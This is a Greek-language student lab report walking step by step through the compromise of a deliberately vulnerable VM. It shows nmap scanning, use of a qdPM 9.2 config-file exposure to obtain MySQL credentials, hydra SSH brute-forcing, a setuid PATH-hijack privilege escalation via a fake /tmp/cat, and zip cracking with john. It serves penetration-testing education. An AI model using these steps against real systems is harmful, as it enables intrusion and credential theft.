

Υλοποίηση Επίθεσης σε Υπολογιστικό Σύστημα

Όνοματεπώνυμο	AM
Λέανδρος Αρβανιτόπουλος	1072809
Νικόλας Φιλιππάτος	1072754

Table Of Contents

- [Table Of Contents](#)
 - [Scenario](#)
 - [Description](#)
 - [Ζητούμενα](#)
 - [Behind the scenes](#)
 - [Enumeration](#)
 - [Host discovery](#)
 - [arp-scan](#)
 - [nmap](#)
 - [Vulnerability Discovery](#)
 - [nmap script vuln](#)
 - [nmap script vulners](#)
 - [Identifying exploits](#)
 - [Exploiting Vulnerabilities](#)
 - [Exploitation](#)
 - [Connecting to database](#)
 - [connecting to ssh](#)
 - [Connecting with ssh as travis](#)
 - [Connecting with ssh as dexter](#)
 - [Privilege Escalation](#)
 - [Checking](#)
 - [Executing](#)
 - [Root user access](#)
 - [Password Cracking Zip](#)
 - [References & Tools](#)
-

Scenario

Description

Έστω ότι έχουμε καταφέρει να συνδεθούμε στο εσωτερικό δίκτυο μιας εταιρίας και θέλουμε να αποκτήσουμε πρόσβαση σε έναν υπολογιστή της για να αποκτήσουμε πληροφορίες για το προτζεκτ ICA.

Ζητούμενα

- Χαρτογράφηση του δικτύου και εύρεση ευάλωτου μηχανήματος
- Αναγνώριση των ανοιχτών πορτών και των ευπαθειών που μπορούν να εκμεταλλευτούν
- Αποκτήση πρόσβασης ως απλός χρήστης στον υπολογιστή
- Αποκτήση `super user` πρόσβαση στον υπολογιστή

Behind the scenes

Victim Machine

Ο ευάλωτος υπολογιστής είναι ένα `virtual machine` που τρέχει σε έναν εξωτερικό υπολογιστή με `bridged` λειτουργία δικτύου ώστε να παίρνει δίκια του `ip` διεύθυνση.

Attacker Machine

- Debian Linux
 - Parrot OS Distribution
 - Terminal running Bash
 - Tools
 - `nmap`
 - `mysql`
 - `hydra`
 - `exploitdb` (`searchsploit`)
-

Enumeration

Πρωτο βημα για να μπορεσουμε να κανουμε επιθεση στο μηχανημα, ειναι να κανουμε μια χαρτογραφηση του δικτου και να ανακαλυψουμε τι υπολογιστες υπαρχουν.

Host discovery

Υπαρχουν διαφορα εργαλεία που μας επιτρεπουν χαρτογραφηση δικτου :

arp-scan

```
sudo arp-scan -I wlp4s0 --localnet
```

Output:

```
Interface: wlp4s0, type: EN10MB, MAC: ec:5c:68:db:c2:41, IPv4: 192.168.1.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      34:24:3e:06:a1:04      zte corporation
192.168.1.6      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.9      00:45:e2:9f:96:83      CyberTAN Technology Inc.
192.168.1.8      46:3d:cc:39:90:76      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

nmap

```
sudo nmap -sn 192.168.1.1-254 -oN nmap/recon
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:16 EET
Nmap scan report for H1600V7.home (192.168.1.1)
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.012s latency).
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0066s latency).
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.000069s latency).
Nmap done: 254 IP addresses (4 hosts up) scanned in 15.00 seconds
```

flag	explanation	
-sn	Ειναι ping scan, disables port scanning	
-oN	Αποθηκευει το output της εντολης σε human readable αρχειο	
192.168.1.1-254	Σκαναρει ολο το εσωτερικο δίκτυο	

Βλεπουμε οτι η δικια μας ip ειναι :

```
ip a show wlp4s0
```

Output:

```
192.168.1.11/24
```

Ξερωμε οτι στην 192.168.1.1 ειναι το router, οποτε εχουμε δυο πιθανους υπολογιστες που μπορουμε να κανουμε επιθεση : 192.168.1.7 και 192.168.1.9

```
nmap -Pn -sC -sV -T4 192.168.1.7 -oN nmap/machine_7
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:21 EET
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.047s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
5061/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.30 seconds
```

Επεξηγηση:

flag	explanation
-Pn	Παρακαμπτει την διαδικασια ευρεσης ενεργων host, και συμπεριφερεται σε ολους σαν να ειναι ενεργοι
-sC	Τρεχει τα default script για σκαναρισμα των πορτων
-sV	Παραθετει πληροφοριες για τις υπηρεσιες που τρεχουν πισω απο τις ανοιχτες πορτες
-T4	Θετει timeout στα πακετα που σελνει το nmap για πιο γρηγορο σκαν

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:20 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: qdPM | Login
|_ http-server-header: Apache/2.4.48 (Debian)
3306/tcp  open  mysql    MySQL 8.0.26
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_ Not valid after: 2031-09-23T10:47:29
|_ ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongPassword,
SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, ConnectWithDatabase,
Speaks41ProtocolNew, DontAllowDatabaseTableColumn, ODBCClient, Support41Auth, LongColumnFlag, FoundRows, SupportsMultipleResults,
SupportsAuthPlugins, SupportsMultipleStatements
|   Status: Autocommit
|   Salt: q\x06%\x04\x17{6\x11dJpc\x04;k./\x03+q
|_  Auth Plugin Name: caching_sha2_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

Εαν δεν αποδώσουν οι ανοιχτές πορτες που βρηκαμε με την παραπανω εντολη μπορουμε να τρεξουμε την ιδια εντολη με την παραμετρο -p-

Extensive Scan of the ports:

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9_2 -p-
```

flag	explanation
-p-	Σκαν των πορτων απο την αρχη εως το τελος (ολων των πορτων)

Βλεπουμε οτι στην 192.168.1.9 τρεχει υπηρεσιες που μπορει να ειναι ευαλωττες, αντιθετα με το 192.168.1.7 οποτε θα ασχοληθουμε με αυτην

Αναθετουμε την ip στην μεταβλητη ipt για να διευκολυνθουμε να τρεχουμε τις εντολες με την μεταβλητη \$ipt:

```
export ipt=192.168.1.9
```

Vulnerability Discovery

nmap script vuln

Η επιλογή παραμετρου --script vuln κανει παραλληλη αναζητηση για ευπαθειες μαζί με τις υπηρεσιες που τρεχουν πισω απο ανοιχτες πορτες

```
nmap --script vuln $ipt -oN nmap/machine_9_vuln
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:33 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.9
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.1.9:80/
| Form id: loginform
| Form action: http://192.168.1.9/index.php/login
|
| Path: http://192.168.1.9:80/index.php/login/restorePassword
| Form id: restorepassword
|_ Form action: /index.php/login/restorePassword
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /backups/: Backup folder w/ directory listing
| /robots.txt: Robots file
| /batch/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
| /core/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
| /css/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
| /install/: Potentially interesting folder
| /js/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
| /manual/: Potentially interesting folder
| /template/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 33.79 seconds
```

nmap script vulners


Έναλλακτικη εντολη για αναγνωριση ευπαθειων απο nmap :

```
nmap -Pn -sV --script vulners 192.168.1.9 -oN nmap/machine_9_vuln_2
```

Identifying exploits

Απο το script αυτο μπορουμε να δουμε οτι στην διευθυνση 192.168.1.9 τρεχει ενα web server με την υπηρεσια apache. Συγκεκριμενα οταν συνδεομαστε στο url <http://192.168.1.9:80> βλεπουμε το περιεχομενο της σελιδας

Βλεπουμε το version που τρεχει : pdPM 9.2



Και θα αξιοποιησουμε το εργαλειο searchsploit απο το πακετο exploitdb

```
searchsploit qdPM 9.2
```

Exploit Title	Path
qdPM 9.2 - Cross-site Request Forgery (CSRF)	php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)	php/webapps/50176.txt

Shellcodes: No Results

Or : Google Search:

[exploitdb Password Exposure](#)

Ο webserver έχει ευπαθεια Password Exposure, και μπορούμε να δούμε λεπτομερίες με τις επομενες δυο εντολες:

```
cat /usr/share/exploitdb/exploits/php/webapps/50176.txt
```

ή

```
searchsploit -x php/webapps/50176.txt
```

Output:

```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to
http://<website>/core/config/databases.yml file and download.
```

Exploiting Vulnerabilities

Exploiting using the vulnerability:

Το κενό ευπαθείας, δείχνει ότι υπάρχει ελεύθερο το αρχείο που περιέχει συνθηματικά για την mysql βάση που στηρίζεται το site.

Είτε πάμε στην σελίδα από το browser είτε με την εντολή curl :

```
curl http://192.168.1.9:80/core/config/databases.yml
```

```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Οποτε βρήκαμε τον Κωδικό της βάσης δεδομενων που τρεχει πιασω απο τον webserver

Exploitation

Connecting to database

Συνδεομαστε στην βαση δεδομενων με το username και τον κωδικο που βρηκαμε απο το κeno ασφαλειας :

Εντολή σύνδεσης mysql :

```
mysql -u qdpmadmin -h 192.168.1.9 -p
```

Username:

```
qdpmadmin
```

Password:

```
UcVQCMQk2STVeS6J
```

Αφου συνδεθουμε στην MySQL βαση δεδομενων, θα περιγηθουμε και θα επιλεξουμε την σωστη βαση και πινακες για να παρουμε δεδομενα που μας ενδιαφερουν

Output:

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0,018 sec)
```

```
MySQL [(none)]> use staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
MySQL [staff]> show tables;
+-----+
| Tables_in_staff |
+-----+
| department |
| login |
| user |
+-----+
3 rows in set (0,006 sec)
```

```
MySQL [staff]> select * from user;
+-----+
| id | department_id | name | role |
+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+-----+
5 rows in set (0,090 sec)
```

```
MySQL [staff]> select * from login;
+-----+
| id | user_id | password |
+-----+
| 1 | 2 | c3VSSkFkR3dMcDhkeTNYRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVVhHWA== |
| 3 | 1 | WDdNUWtQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ50ThXMjhZN3dMZw== |
| 5 | 5 | Y3F0bkJXQ0J5UzJEdUpTeQ== |
+-----+
5 rows in set (0,022 sec)
```

```
MySQL [staff]> select name,password from login join user on user_id=user.id;
+-----+-----+
| name | password |
+-----+-----+
| Smith | WDdNUwtQM1cy0WZld0hkQw== |
| Lucas | c3VSSkFkR3dMcDhkeTnyRg== |
| Travis | REpjZVZ50ThXMjhZN3dMZw== |
| Dexter | N1p3VjRxdGc0MmNtVVhHWA== |
| Meyer | Y3F0bkJXQ0J5UzJEduTeQ== |
+-----+-----+
5 rows in set (0.008 sec)
```

Αξιοποιώντας το site: hashes.com βλέπουμε ότι τα passwords είναι κωδικοποιημένα σε μορφή base64

```
WDdNUwtQM1cy0WZld0hkQw== - Possible algorithms: Base64(unhex(MD5($plaintext)))
```

Για να τα αποκωδικοποιήσουμε αξιοποιούμε την native εντολή base64 με την παραμετρο -d που κάνει decode.

```
cat files/smith_password.b64 | base64 -d
```

Output:

```
X7MQkP3W29fewHdC
```

Γράφουμε ένα script για να αποθηκεύσει τα αρχεία μας, κυρίως για την δική μας διευκόλυνση :

```
#!/bin/python
import sys
from pathlib import Path
import base64

def main():
    path = Path(__file__).parent
    direct_parent = path.parent
    file_path = Path(direct_parent, "files")

    users = {
        "Smith": " WDdNUWtQM1cy0WZld0hkQw==",
        "Lucas": " c3VSSkFkR3dMcDhkeTNyRg==",
        "Travis": " REpjZVZ50ThXMjhZN3dMZw==",
        "Dexter": " N1p3VjRxdGc0MmNtVvHhWA==",
        "Meyer": " Y3F0bkJXQ0J5UzJEdUpTeQ==",
    }

    for user in users:
        user = user.strip()
        file = Path(file_path, f"{user}.b64")
        with open(file, "w") as f:
            f.write(users[user])

    passwords = {user: "" for user in users}

    for file in file_path.iterdir():
        if file.suffix != ".b64":
            continue
        with open(file, "r") as f:
            passwords[file.stem] = f.readline().strip("\n")

    # decode base64 encoding

    for user in passwords:
        # passwords[user] = passwords[user].decode("base64")
        passwords[user] = base64.b64decode(passwords[user]).decode("utf-8")
        with open(Path(file_path, f"{user}.txt"), "w") as f:
            f.write(passwords[user])

    users_file = Path(file_path, "users.txt")
    with open(users_file, "w") as f:
        for user in passwords:
            user = user.strip()
            f.write(f"{user}\n")
            f.write(f"{user.lower()}\n")

    passwords_file = Path(file_path, "passwords.txt")
    with open(passwords_file, "w") as f:
        for user in passwords:
            user = user.strip()
            password = passwords[user].strip()
            f.write(f"{password}\n")

if __name__ == "__main__":
    main()
```

connecting to ssh

Δοκιμάζουμε κάποιο απο τα passwords :

Εντολή σύνδεσης ssh:

```
ssh Lucas@$ipt
```

Password

```
suRJAdGwLp8dy3rF
```

Output:

```
Lucas@192.168.1.9's password:
Permission denied, please try again.
Lucas@192.168.1.9's password:
Permission denied, please try again.
Lucas@192.168.1.9's password:
```

Υποψιαζόμαστε οτι δεν εχουν αντιστοιχηθει σωστα τα passwords , οποτε εχοντας μαζεψει ολα τα usernames και passwords σε δυο αρχεια αξιοποιουμε το εργαλειο hydra για να κανουμε bruteforce το login του ssh.

Εντολή Hydra

```
hydra -L files/users.txt -P files/passwords.txt ssh://$ipt
```

flag	explanation
-L	Ακολουθει ενα αρχαιο με λιστα usernames
-P	Ακολουθει ενα αρχαιο με λιστα passwords

Output:

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-03 00:10:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50 login tries (l:10/p:5), ~4 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9 login: travis password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.9 login: dexter password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-03 00:11:03
```

Απο αυτο βλεπουμε οτι μονο δυο απο τα usernames και οι κωδικοι τους λειτουργουν για ssh login.

Connecting with ssh as travis

Οποτε μπορουμε να συνδεθουμε σαν Travis με τον κωδικο

Εντολή σύνδεσης ssh:

```
ssh travis@192.168.1.9
```

Password:

```
DJceVy98W28Y7wLg
```

Αφου συνδεθουμε στο ssh :

```
cat user.txt
```

Output:

```
ICA{Secret_Project}
```

Μπορουμε να δουμε οτι εχουμε προσβαση στον φακελο του travis

Θελουμε να δουμε τι αλλο μπορει να κανει ο travis σαν sudo

Οποτε τρεχουμε

```
sudo -l
```

Output:

```
[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
```

Η εντολη sudo -l εμφανιζει τα δικαιωματα που εχει ο τωρινα συνδεμενος χρηστης.

Οποτε θα κοιταζουμε αν ο χρηστης dexter εχει περισσοτερα δικαιωματα στον server.

Connecting with ssh as dexter

Εντολή σύνδεσης ssh:

```
ssh dexter@$ipt
```

Password:

```
7ZwV4qtg42cmUXGX
```

Θα κοιταξουμε να δουμε τι εχει στον φακελο του home του :

```
ls
```

Output:

```
note.txt
```

```
cat note.txt
```

Output:

```
It seems to me that there is a weakness while accessing the system.  
As far as I know, the contents of executable files are partially viewable.  
I need to find out if there is a vulnerability or not.
```

Privilege Escalation

Checking

Ελεγχουμε να δουμε τι μπορεί να κανει ο dexter σαν sudo :

```
sudo -l

Sorry, user dexter may not run sudo on debian.
```

Συμφωνα με το μήνημα του note.txt υπάρχουν καποια binaries που μπορούμε να εκμεταλευτουμε.

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```

flag	explanation
/	root directory
-perm -4000	files with the setuid bit set
-type f	κοιταζει μονο για αρχεια και οχι για directories
-exec ls -la {} \;	Εκτελει την εντολη ls -la σε καθε αρχειο που βρισκει
2>/dev/null	μεταφερει ολα τα μηνυματα error στο /dev/null το οποιο τα κανει suppress

Αξιοποιωντας την εντολη find, αναζητουμε απο τον root folder τα αρχεια που εχει το setuid bit set, ειναι αρχεία

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28 2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28 2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28 2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Executing

Το πρωτο αρχειο που βλεπουμε ειναι το /opt/get_access

```
ls -la /opt/get_access

-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
```

Βλεπουμε οτι ειναι executable απο ολους, οποτε πριν το τρεξουμε θα ψαξουμε να δουμε τι πληροφοριες μπορούμε να μαθουμε για το αρχειο:

```
file /opt/get_access

/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=74c7b8e5b3380d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
```

```
strings /opt/get_access

/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
```

```
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

Μας ενδιαφέρει ιδιαίτερα η 2η και 16 γραμμη:

```
2: setuid
16: cat /root/system.info
```

Όταν χρησιμοποιείται το `setuid` bit, τότε το αρχείο που γίνεται executed δεν τρέχει με τα δικαιώματα του χρήστη που το έτρεξε αλλά με τα δικαιώματα του ιδιοκτήτη του αρχείου. Στην συγκεκριμένη περίπτωση ο ιδιοκτήτης είναι ο root.

Έπειτα βλέπουμε ότι μπορεί να τρέξει cat στο /root directory . Όμως το cat δεν έχει absolute path στην 16 γραμμή.

Με την παρακάτω εντολή βρίσκουμε ποιο πρόγραμμα καλεί η εντολή cat όταν καλείται

```
which cat
```

Output:

```
/usr/bin/cat
```

Ψάχνουμε να δούμε τι περιέχει το \$PATH

```
echo $PATH
```

```
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Δημιουργούμε ένα νέο αρχείο στο directory tmp:

```
echo '/bin/bash' >> /tmp/cat
```

Κανούμε το πρόγραμμα `/tmp/cat` executable ώστε να μπορεί να τρέχει

```
chmod +x /tmp/cat
```

Στοχος μας είναι να πειραξουμε το PATH, ώστε όταν καλεί την cat, να μην καλεί την `/usr/bin/cat` αλλά την `/tmp/cat` . Για αυτό βάζουμε πρώτα στο PATH τον φακέλο tmp.

```
export PATH=/tmp:$PATH
```

Output:

```
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Βλέπουμε ότι βάλαμε κανονικά τον φακέλο tmp στο path, άρα το cat που βρίσκεται στο tmp μπορεί να το καλέσει το πρόγραμμα get_access.

Όλη αυτή τη διαδικασία την κάνουμε για να μπουε στον φακέλο root, στον οποίο δεν έχουμε πρόσβαση με άλλον λογαριασμό εκτός από τον root.

Ελέγχουμε ότι δεν μπορούμε να μπουε στον φακέλο oot

```
cd /root/
```

Output:

```
-bash: cd: /root/: Permission denied
```

Τρέχουμε το `/opt/get_access`, το οποίο τρέχει με root privileges λόγω του `setuid` bit και καλεί την cat, την οποία έχουμε πειραξει να τρέχει `/bin/bash` δίνοντας μας shell με δικαιώματα root user.

```
dexter@debian:~$ /opt/get_access
root@debian:~#
```

Ετσι πλέον έχουμε αποκτησει super user access στον υπολογιστή.

Root user access

Command:

```
root@debian:/root# ls
```

Output:

```
encrypted.zip  root.txt  system.info
```

Command:

```
strings root.txt
```

Output:

```
Super Secret Project Information is leaked!!!
```

Μέσα στον φάκελο βλέπουμε και ένα zip αρχείο το οποίο είναι encrypted με κωδικό,

Βλέπουμε

Command:

```
unzip encrypted.zip
```

Output:

```
Archive:  encrypted.zip  
[encrypted.zip] super_secret.txt password:
```

Κατεβαζουμε το encrypted.zip αρχείο.

Password Cracking Zip

Για να σπασουμε τον κωδικο του zip θα αξιοποιησουμε το προγραμμα john the ripper

Το πρόγραμμα John The Ripper είναι ένα open source password cracking tool, το οποίο εστιάζει στο σπάσιμο των password hashes. Για να σπασουμε ένα password protected zip αρχείο, χρησιμοποιουμε την εντολη zip2john για να δημιουργησουμε ένα hash απο το encrypted.zip αρχείο

```
zip2john encrypted.zip > encrypted.zip.hash
```

```
ver 2.0 efh 5455 efh 7875 encrypted.zip/super_secret.txt PKZIP Encr: TS_chk, cmplen=75, decmplen=66, crc=314B6EBB ts=ACC8 cs=acc8 type=8
```

```
cat encrypted.zip.hash
```

```
encrypted.zip/super_secret.txt:$pkzip$1*1*2*0*4b*42*314b6ebb*0*4a*8*4b*acc8*36941e5a11e0958d6e84afd109d91ded9564d065695ffdd51651745f9b041118a7b72913586688cd19a92af0eb716cd82871c04249e8b42144d32188e1f99692dd0876ca01af46974097bd*$ /pkzip$:super_secret.txt:encrypted.zip::encrypted.zip
```

Απο το σημειο \$pkzip και μετα ακολουθει το hash του encrypted password. μεχρι το /pkzip}\$

Command:

```
john encrypted.zip.hash
```

Output:

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
techracon1337 (encrypted.zip/super_secret.txt)
1g 0:00:00:00 DONE 1/3 (2024-01-18 21:48) 100.0g/s 2400p/s 2400c/s 2400C/s zipsuper..techracon1337encrypted.zip/super_secret.txt
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Οπότε βρίσκουμε το κωδικό οτι είναι techracon1337 και ξεκλειδωνουμε το encrypted.zip

Μέσα έχει το αρχείο super_secret.txt :

Command:

```
cat super_secret.txt
```

Output:

```
This is the outmost secret our company is hiding, be wary of it
```

References & Tools

Tools

- [hydra](#)
- [arp-scan](#)
- [nmap](#)
- [john](#)
- [mysql](#)
- [exploitdb](#)
- [ip](#)
- [curl](#)
- [find](#)

References

- [Setuid Special Permissions](#)
 - [nmap vulnerability scan](#)
-